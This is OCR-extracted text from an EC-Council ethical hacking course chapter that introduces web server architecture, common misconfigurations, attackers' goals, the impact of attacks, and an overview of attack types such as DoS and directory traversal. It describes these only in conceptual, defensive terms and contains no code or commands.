- Use different web server security tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Web Server Concepts

To understand web server hacking, it is essential to understand web server concepts, including what a web server is, how it functions, and other elements associated with it.

This section provides a brief overview of a web server and its architecture. It will also explain common factors or mistakes that allow attackers to hack a web server. This section also describes the impact of attacks on web servers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Server Operations

A web server is a computer system that stores, processes, and delivers web pages to global clients via the Hypertext Transfer Protocol (HTTP). In general, a client initiates a communication process through HTTP requests. When a client desires to access any resource such as web pages, photos, and videos, the client's browser generates an HTTP request that is sent to the web server. Depending on the request, the web server collects the requested information/content from the data storage or application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.




Figure 13.1: Typical client–server communication in web server operation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Components of a Web Server

A web server consists of the following components:

- **Document Root**

  The document root is one of the root file directories of the web server that stores critical HTML files related to the web pages of a domain name, which will be sent in response to requests.

  For example, if the requested URL is *www.certifiedhacker.com* and the document root is named "certroot" and is stored in the directory */admin/web*, then */admin/web/certroot* is the document directory address.

  If the complete request is *www.certifiedhacker.com/P-folio/index.html*, the server will search for the file path */admin/web/certroot/P-folio/index.html*.

- **Server Root**

  It is the top-level root directory under the directory tree in which the server's configuration and error, executable, and log files are stored. It consists of the code that implements the server. The server root, in general, consists of four files. One file is dedicated to the code that implements the server, while the other three are subdirectories, namely, -conf, -logs, and -cgi-bin, which are used for configuration information, logs, and executables, respectively.

- **Virtual Document Tree**

  A virtual document tree provides storage on a different machine or disk after the original disk becomes full. It is case-sensitive and can be used to provide object-level security.

  In the above example under document root, for a request of *www.certifiedhacker.com/P-folio/index.html*, the server can also search for the file path */admin/web/certroot/P-folio/index.html* if the directory *admin/web/certroot* is stored in another disk.

- **Virtual Hosting**

  It is a technique of hosting multiple domains or websites on the same server. This technique allows the sharing of resources among various servers. It is employed in large-scale companies, in which company resources are intended to be accessed and managed globally.

  The following are the types of virtual hosting:

  - Name-based hosting
  - Internet Protocol (IP)-based hosting
  - Port-based hosting

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Web Proxy**

  A proxy server is located between the web client and web server. Owing to the placement of web proxies, all requests from clients are passed on to the web server through the web proxies. They are used to prevent IP blocking and maintain anonymity.

Open-source Web Server Architecture

Open-source web server architecture typically uses Linux, Apache, MySQL, and PHP, often called the LAMP software bundle, as the principal components.

The following are the functions of the principal components in open-source web server architecture:

- Linux is the operating system (OS) of the web server and provides a secure platform
- Apache is the component of the web server that handles each HTTP request and response
- MySQL is a relational database used to store the content and configuration information of the web server
- PHP is the application layer technology used to generate dynamic web content




Figure 13.2: Functions of the principal components of the open-source web server architecture

IIS Web Server Architecture

The Internet Information Service (IIS) is a web server application developed by Microsoft for Windows. IIS for Windows Server is a flexible, secure, and easy-to-manage web server for hosting anything on the web. It supports HTTP, HTTP Secure (HTTPS), File Transfer Protocol (FTP), FTP Secure (FTPS), Simple Mail Transfer Protocol (SMTP), and Network News Transfer Protocol (NNTP).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

It has several components, including a protocol listener such as HTTP.sys and services such as the World Wide Web Publishing Service (WWW Service) and Windows Process Activation Service (WAS). Each component functions in application and web server roles. These functions may include listening to requests, managing processes, and reading configuration files.





Figure 13.3: Components of the IIS web server architecture

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Server Security Issues

A web server is a hardware/software application that hosts websites and makes them accessible over the Internet. A web server, along with a browser, successfully implements client–server model architecture. In this model, the web server plays the role of the server, and the browser acts as the client. To host websites, a web server stores the web pages of websites and delivers a particular web page upon request. Each web server has a domain name and an IP address associated with that domain name. A web server can host more than one website. Any computer can act as a web server if it has specific server software (a web server program) installed and is connected to the Internet.

Web servers are chosen based on their capability to handle server-side programming, security characteristics, publishing, search engines, and site-building tools. Apache, Microsoft IIS, Nginx, Google, and Tomcat are some of the most widely used web server software. An attacker usually targets vulnerabilities in the software component and configuration errors to compromise web servers.




Figure 13.4: Conceptual diagram of a web server: the user visits websites hosted on a web server

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Organizations can defend most network-level and OS-level attacks by adopting network security measures such as firewalls, intrusion detection systems (IDSs), and intrusion prevention systems (IPSs) and by following security standards and guidelines. This forces attackers to turn their attention to web-server- and web-application-level attacks because a web server that hosts web applications is accessible from anywhere over the Internet. This makes web servers an attractive target. Poorly configured web servers can create vulnerabilities in even the most carefully designed firewall systems. Attackers can exploit poorly configured web servers with known vulnerabilities to compromise the security of web applications. Furthermore, web servers with known vulnerabilities can harm the security of an organization. As shown in below figure, organizational security includes seven levels from stack 1 to stack 7.




Figure 13.5: Levels of organizational security

Common Goals behind Web Server Hacking

Attackers perform web server attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of a web server and steal sensitive information for financial gains or merely for the sake of curiosity.

The following are some common goals of web server attacks:

- Stealing credit-card details or other sensitive credentials using phishing techniques
- Integrating the server into a botnet to perform denial of service (DoS) or distributed DoS (DDoS) attacks
- Compromising a database
- Obtaining closed-source applications
- Hiding and redirecting traffic
- Escalating privileges

Some attacks are performed for personal reasons, rather than financial gains:

- For pure curiosity

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- For completing a self-set intellectual challenge
- For damaging the target organization's reputation

Dangerous Security Flaws Affecting Web Server Security

A web server configured by poorly trained system administrators may have security vulnerabilities. Inadequate knowledge, negligence, laziness, and inattentiveness toward security can pose the greatest threats to web server security.

The following are some common oversights that make a web server vulnerable to attacks:


- Failing to update the web server with the latest patches
- Using the same system administrator credentials everywhere
- Allowing unrestricted internal and outbound traffic
- Running unhardened applications and servers

Impact of Web Server Attacks

Attackers can cause various kinds of damage to an organization by attacking a web server. The following are some of the types of damage that attackers can cause to a web server.

- **Compromise of user accounts**: Web server attacks mostly focus on compromising user accounts. If the attacker compromises a user account, they can gain a large amount of useful information. The attacker can use the compromised user account to launch further attacks on the web server.
- **Website defacement**: Attackers can completely change the appearance of a website by replacing its original data. They deface the target website by changing the visuals and displaying different pages with messages of their own.
- **Secondary attacks from the website**: An attacker who compromises a web server can use the server to launch further attacks on various websites or client systems.
- **Root access to other applications or server**: Root access is the highest privilege level to log in to a server, irrespective of whether the server is a dedicated, semi-dedicated, or virtual private server. Attackers can perform any action once they attain root access to the server.
- **Data tampering**: An attacker can alter or delete the data of a web server and even replace the data with malware to compromise users who connect to the web server.
- **Data theft**: Data are among the primary assets of an organization. Attackers can attain access to sensitive data such as financial records, future plans, or the source code of a program.
- **Damage reputation of the company**: Web server attacks may expose the personal information of a company's customers to the public, damaging the reputation of the company. Consequently, customers lose faith in the company and become afraid of sharing their personal details with the company.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Why are Web Servers Compromised?

There are inherent security risks associated with web servers, the local area networks (LANs) that host websites, and the end users who access these websites using browsers.


- **Webmaster's perspective**: From a webmaster's perspective, the greatest security concern is that a web server can expose the LAN or corporate intranet to threats posed by the Internet. These threats may be in the form of viruses, Trojans, attackers, or the compromise of data. Bugs in software programs are often sources of security lapses. Web servers, which are large and complex devices, also have these inherent risks. In addition, the open architecture of web servers allows arbitrary scripts to run on the server side while responding to remote requests. Any Common Gateway Interface (CGI) script installed in the web server may contain bugs that are potential security holes.
- **Network administrator's perspective**: From a network administrator's perspective, a poorly configured web server causes potential holes in the LAN's security. While the objective of the web server is to provide controlled access to the network, excess control can make the web almost impossible to use. In an intranet environment, the network administrator must configure the web server carefully so that legitimate users are recognized and authenticated, and groups of users are assigned distinct access privileges.
- **End user's perspective**: Usually, the end user does not perceive any immediate threat, because surfing the web appears both safe and anonymous. However, active content, such as ActiveX controls and Java applets, make it possible for harmful applications, such as viruses, to invade the user's system. In addition, active content from a website that is displayed by the user's browser can be used as a conduit for malicious software to bypass the firewall system and permeate the LAN.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some oversights that can compromise a web server:

- Improper file and directory permissions
- Installing the server with default settings
- Unnecessary services enabled, including content management and remote administration
- Security conflicts with the business' ease-of-use requirements
- Lack of proper security policy, procedures, and maintenance
- Improper authentication with external systems
- Default accounts with default or no passwords
- Unnecessary default, backup, or sample files
- Misconfigurations in the web server, OS, and networks
- Bugs in server software, OS, and web applications
- Misconfigured Secure Sockets Layer (SSL) certificates and encryption settings
- Administrative or debugging functions that are enabled or accessible on web servers
- Use of self-signed certificates and default certificates


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Server Attacks

An attacker can use many techniques to compromise a web server, such as DoS/DDoS, Domain Name System (DNS) server hijacking, DNS amplification, directory traversal, man in the middle (MITM)/sniffing, phishing, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, Secure Shell (SSH) brute force, and web server password cracking. This section describes these attack techniques in detail.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DoS/DDoS Attacks

A DoS/DDoS attack involves flooding targets with copious fake requests so that the target stops functioning and becomes unavailable to legitimate users. By using a web server DoS/DDoS attack, an attacker attempts to take the web server down or make it unavailable to legitimate users. A web server DoS/DDoS attack often targets high-profile web servers such as bank servers, credit-card payment gateways, and even root name servers.

